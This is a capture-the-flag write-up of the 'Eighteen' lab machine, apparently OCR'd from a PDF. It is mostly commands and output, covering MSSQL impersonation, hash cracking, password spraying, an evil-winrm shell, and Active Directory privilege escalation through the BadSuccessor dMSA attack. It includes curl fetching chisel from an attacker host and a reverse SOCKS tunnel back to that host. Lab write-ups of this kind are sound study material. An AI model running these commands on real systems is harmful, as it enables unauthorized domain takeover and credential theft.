
This is eighteen Writeup by Jiseok Song

nmap


```
PORT     STATE SERVICE  REASON          VERSION
80/tcp   open  http     syn-ack ttl 127 Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://eighteen.htb/
1433/tcp open  ms-sql-s syn-ack ttl 127 Microsoft SQL Server 2022 16.00.1000.00; RC0+
|_ms-sql-info: ERROR: Script execution failed (use -d to debug)
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Issuer: commonName=SSL_Self_Signed_Fallback
| Public Key type: rsa
| Public Key bits: 3072
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-04-19T03:21:07
| Not valid after:  2056-04-19T03:21:07
| MD5:   ae1f:6d4c:1f1d:aa2c:e7eb:746f:72d7:5264
| SHA-1: a118:f66c:66a8:b700:ae4f:70f2:7476:8297:cfc4:c794
5985/tcp open  http     syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Just add eighteen.htb to /etc/hosts


Web Enumeration



I can register and login, but nothing more than that.




In addition, it looks like it's using flask according to 404 page



Get adam.scott

I can validate the user cred using nxc

```
nxc mssql eighteen.htb -u kevin -p 'iNa2we6haRj2gaw!' --local-auth
```



It shows the name DC01. Add it to /etc/hosts



I can get sql shell with this cred

```
mssqlclient.py 'eighteen.htb/kevin:iNa2we6haRj2gaw!@eighteen.htb'
```

```
┌──[parrot@parrot]─[~/Documents/eighteen]
└─$ mssqlclient.py 'eighteen.htb/kevin:iNa2we6haRj2gaw!@eighteen.htb'
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC01): Line 1: Changed database context to 'master'.
[*] INFO(DC01): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server 2022 RTM (16.0.1000)
[!] Press help for extra shell commands
SQL (kevin  guest@master)>
```

enum_impersonate command shows that kevin can impersonate appdev

```
SQL (kevin  guest@master)> enum_impersonate
execute as   database   permission_name   state_desc   grantee   grantor
----------   --------   ---------------   ----------   -------   -------
b'LOGIN'     b''        IMPERSONATE       GRANT        kevin     appdev
```

Or I can use nxc enum_impersonate module

```
nxc mssql eighteen.htb -u kevin -p 'iNa2we6haRj2gaw!' --local-auth -M
enum_impersonate
```

```
┌──[parrot@parrot]─[~/Documents/eighteen]
└─$ nxc mssql eighteen.htb -u kevin -p 'iNa2we6haRj2gaw!' --local-auth -M enum_impersonate
MSSQL       10.129.38.81    1433   DC01             [*] Windows 11 / Server 2025 Build 26100 (name:DC01) (domain:eighteen.htb) (EncryptionReq:False)
MSSQL       10.129.38.81    1433   DC01             [+] DC01\kevin:iNa2we6haRj2gaw!
ENUM_IMP... 10.129.38.81    1433   DC01             [+] Users with impersonation rights:
ENUM_IMP... 10.129.38.81    1433   DC01             [*]    - appdev
```

So I can impersonate appdev with one command

```
exec_as_login appdev
```

```
SQL (kevin  guest@master)> exec_as_login appdev
SQL (appdev  appdev@master)>
```

I can see the tables now

```
SQL (appdev  appdev@master)> use financial_planner
ENVCHANGE(DATABASE): Old Value: master, New Value: financial_planner
INFO(DC01): Line 1: Changed database context to 'financial_planner'.
SQL (appdev  appdev@financial_planner)> select name from sys.tables;
name
-----------
users
incomes
expenses
allocations
analytics
visits
SQL (appdev  appdev@financial_planner)> select * from users;
  id   full_name   username   email              password_hash                                                
```

```
PS C:\Users\yumia\Downloads\hashcat-7.1.2> .\hashcat.exe ..\..\eighteen.hashes --show
Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

10000 | Django (PBKDF2-SHA256) | Framework

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.

pbkdf2_sha256$600000$AMtzteQIG7yAbZIa$BnOtkKC0r7GdZiM28Pzjqe3Qt7GRk3F74ozk1myIcTM=:iloveyou1
```

I don't have username yet, so let's use nxc to get user lists

```
nxc mssql eighteen.htb -u kevin -p 'iNa2we6haRj2gaw!' --local-auth --rid-brute
```

```
MSSQL       10.129.38.81    1433   DC01            1606: EIGHTEEN\jamie.dunn
MSSQL       10.129.38.81    1433   DC01            1607: EIGHTEEN\jane.smith
MSSQL       10.129.38.81    1433   DC01            1608: EIGHTEEN\alice.jones
MSSQL       10.129.38.81    1433   DC01            1609: EIGHTEEN\adam.scott
MSSQL       10.129.38.81    1433   DC01            1610: EIGHTEEN\bob.brown
MSSQL       10.129.38.81    1433   DC01            1611: EIGHTEEN\carol.white
MSSQL       10.129.38.81    1433   DC01            1612: EIGHTEEN\dave.green
```

Now, I can spray the password, but

```
┌──[parrot@parrot]─[~/Documents/eighteen]
└─$ nxc mssql eighteen.htb -u users -p 'iloveyou1' --local-auth
MSSQL       10.129.38.81    1433   DC01            [*] Windows 11 / Server 2025 Build 26100 (name:DC01) (domain:eighteen.htb) (EncryptionReq:False)
MSSQL       10.129.38.81    1433   DC01            [-] EIGHTEEN\jamie.dunn:iloveyou1 (Login failed for user 'jamie.dunn'. Please try again with or without '--local-auth')
MSSQL       10.129.38.81    1433   DC01            [-] EIGHTEEN\jane.smith:iloveyou1 (Login failed for user 'jane.smith'. Please try again with or without '--local-auth')
MSSQL       10.129.38.81    1433   DC01            [-] EIGHTEEN\alice.jones:iloveyou1 (Login failed for user 'alice.jones'. Please try again with or without '--local-auth')
MSSQL       10.129.38.81    1433   DC01            [-] EIGHTEEN\adam.scott:iloveyou1 (Login failed for user 'adam.scott'. Please try again with or without '--local-auth')
MSSQL       10.129.38.81    1433   DC01            [-] EIGHTEEN\bob.brown:iloveyou1 (Login failed for user 'bob.brown'. Please try again with or without '--local-auth')
MSSQL       10.129.38.81    1433   DC01            [-] EIGHTEEN\carol.white:iloveyou1 (Login failed for user 'carol.white'. Please try again with or without '--local-auth')
MSSQL       10.129.38.81    1433   DC01            [-] EIGHTEEN\dave.green:iloveyou1 (Login failed for user 'dave.green'. Please try again with or without '--local-auth')
```

It fails for mssql. Let's try on winrm.

```
┌──[parrot@parrot]─[~/Documents/eighteen]
└─$ nxc winrm eighteen.htb -u users -p 'iloveyou1'
WINRM       10.129.38.81    5985   DC01            [*] Windows 11 / Server 2025 Build 26100 (name:DC01) (domain:eighteen.htb)
WINRM       10.129.38.81    5985   DC01            [-] EIGHTEEN\jamie.dunn:iloveyou1
WINRM       10.129.38.81    5985   DC01            [-] EIGHTEEN\jane.smith:iloveyou1
WINRM       10.129.38.81    5985   DC01            [-] EIGHTEEN\alice.jones:iloveyou1
WINRM       10.129.38.81    5985   DC01            [+] EIGHTEEN\adam.scott:iloveyou1 (Pwn3d!)
```

I can get a shell as adam.scott

```
evil-winrm -u adam.scott -p 'iloveyou1' -i 10.129.38.81
```

```
┌──[parrot@parrot]─[~/Documents/eighteen]
└─$ evil-winrm -u adam.scott -p 'iloveyou1' -i 10.129.38.81

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine


Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\adam.scott\Documents>
```


Get root

Let's check the os version

```
get-itemproperty -path "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion"
```



This version has bad successor vulnerability



https://www.akamai.com/blog/security-research/abusing-dmsa-for-privilege-escalation-in-active-directory: this post explains how it works.

```
PS C:\Users\weak> New-ADServiceAccount -Name "attacker_dMSA" -DNSHostName "dontcare.com" -CreateDelegatedServiceAccount
 -PrincipalsAllowedToRetrieveManagedPassword "attacker-machin$"
New-ADServiceAccount : Access is denied
At line:1 char:1
+ New-ADServiceAccount -Name "attacker_dMSA" -DNSHostName "dontcare.com ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : PermissionDenied: (CN=attacker_dMS...,DC=aka,DC=test:String) [New-ADServiceAccount], Una
   uthorizedAccessException
    + FullyQualifiedErrorId : ActiveDirectoryCmdlet:System.UnauthorizedAccessException,Microsoft.ActiveDirectory.Manag
   ement.Commands.NewADServiceAccount

PS C:\Users\weak> New-ADServiceAccount -Name "attacker_dMSA" -DNSHostName "dontcare.com" -CreateDelegatedServic
 -PrincipalsAllowedToRetrieveManagedPassword "attacker-machin$" -path "OU=temp,DC=aka,DC=test"
```

Fig. 7: Creating the dMSA in an allowed location using the New-ADServiceAccount PowerShell cmdlet

We are now the happy owners of a newly created, unfunctional dMSA. As the Creator Owner, we can grant ourselves permission on the object, including write access on both the attributes we are going to use for this attack, which we can then modify in the following way:

- *msDS-ManagedAccountPrecededByLink*: Set this to any user or computer's DN — Domain Controllers, members of Domain Admins, Protected Users, and (ironically) even accounts marked as "account is sensitive and cannot be delegated"
- *msDS-DelegatedMSAState*: Set this to 2 to simulate a completed migration (Figure 8)

```
PS C:\Users\weak> $dMSA = [ADSI]"LDAP://CN=attacker_dmsa,OU=temp,DC=aka,DC=test"
PS C:\Users\weak> $dMSA.Put("msDS-DelegatedMSAState", 2)
PS C:\Users\weak> $dMSA.Put("msDS-ManagedAccountPrecededByLink", "CN=Administrator,CN=Users,DC=aka,DC
PS C:\Users\weak> $dMSA.SetInfo()
```

Fig. 8: Modifying attributes to mimic successful migration

The post explains that since ad trusts too much about migrated dmsa, any account can be impersonated if I create an object and configure attributes to show it like fully inherited object for the account. This can be done using nxc bad successor module. But it doesn't expose internal service, so use chisel.

```
*Evil-WinRM* PS C:\programdata> curl http://10.10.16.43:8000/chisel.exe -o chisel.exe
*Evil-WinRM* PS C:\programdata>
```

```
┌──[parrot@parrot]─[~/Documents/eighteen]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.129.39.101 - - [22/Apr/2026 21:57:14] "GET /chisel.exe HTTP/1.1" 200 -
```

```
*Evil-WinRM* PS C:\programdata> .\chisel.exe client 10.10.16.43:8001 R:socks
chisel.exe : 2026/04/23 01:58:32 client: Connecting to ws://10.10.16.43:8001
    + CategoryInfo          : NotSpecified: (2026/04/23 01:5...0.10.16.43:8001:String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError
2026/04/23 01:58:33 client: Connected (Latency 59.5884ms)
```


```
┌──[parrot@parrot]─[~/Documents/eighteen]
└─$ ./chisel server -p 8001 --reverse --socks5
2026/04/22 21:58:10 server: Reverse tunnelling enabled
2026/04/22 21:58:10 server: Fingerprint ONwzy3+FsUJ0qlG2gCD4hIPVyjiI4q6l9M6yRvJ758A=
2026/04/22 21:58:10 server: Listening on http://0.0.0.0:8001
2026/04/22 21:58:33 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks: Listening
```

```
# local bash
./chisel server -p 8001 --reverse --socks5
```

```
# windows target
.\chisel.exe client 10.10.16.43:8000 R:socks
```

Using nxc badsuccessor module

```
proxychains nxc ldap 127.0.0.1 -u adam.scott -p 'iloveyou1' -M badsuccessor
```




But this only shows IT group can utilize staff OU for exploit. For actual exploit, I need a branch of nxc:feat/refactor-badsuccessor. Install nxc git branch

```
git clone -b 'feat/refactor-badsuccessor'
https://github.com/azoxlpf/NetExec.git
cd NetExec
python3 -m venv .venv
source .venv/bin/activate
pip3 install .
```

Then, I can run badsuccessor module

```
proxychains nxc ldap 127.0.0.1 -u adam.scott -p 'iloveyou1' -M badsuccessor
-o TARGET_OU='OU=Staff,DC=eighteen,DC=htb'
```


However, it fails due to clock skew



Chisel cannot relay udp traffic, so I'll manually set the time directory acquired from the server

```
sudo date -s "$(curl -sI http://eighteen.htb | grep -i '^Date:' | cut -d' ' -f2-)"
```

Now I can run the previous command




To use this ticket, get krb5 file and copy it to /etc/krb5.conf

```
proxychains nxc smb 127.0.0.1 -u adam.scott -p 'iloveyou1' --generate-krb5-file eighteen.htb
sudo cp eighteen.htb /etc/krb5.conf
```

Using this ticket, I can winrm as administrator

```
KRB5CCNAME=dMSA-1AU4EPUU\$.ccache proxychains evil-winrm -u administrator -i dc01.eighteen.htb -r eighteen.htb
```



I get root shell!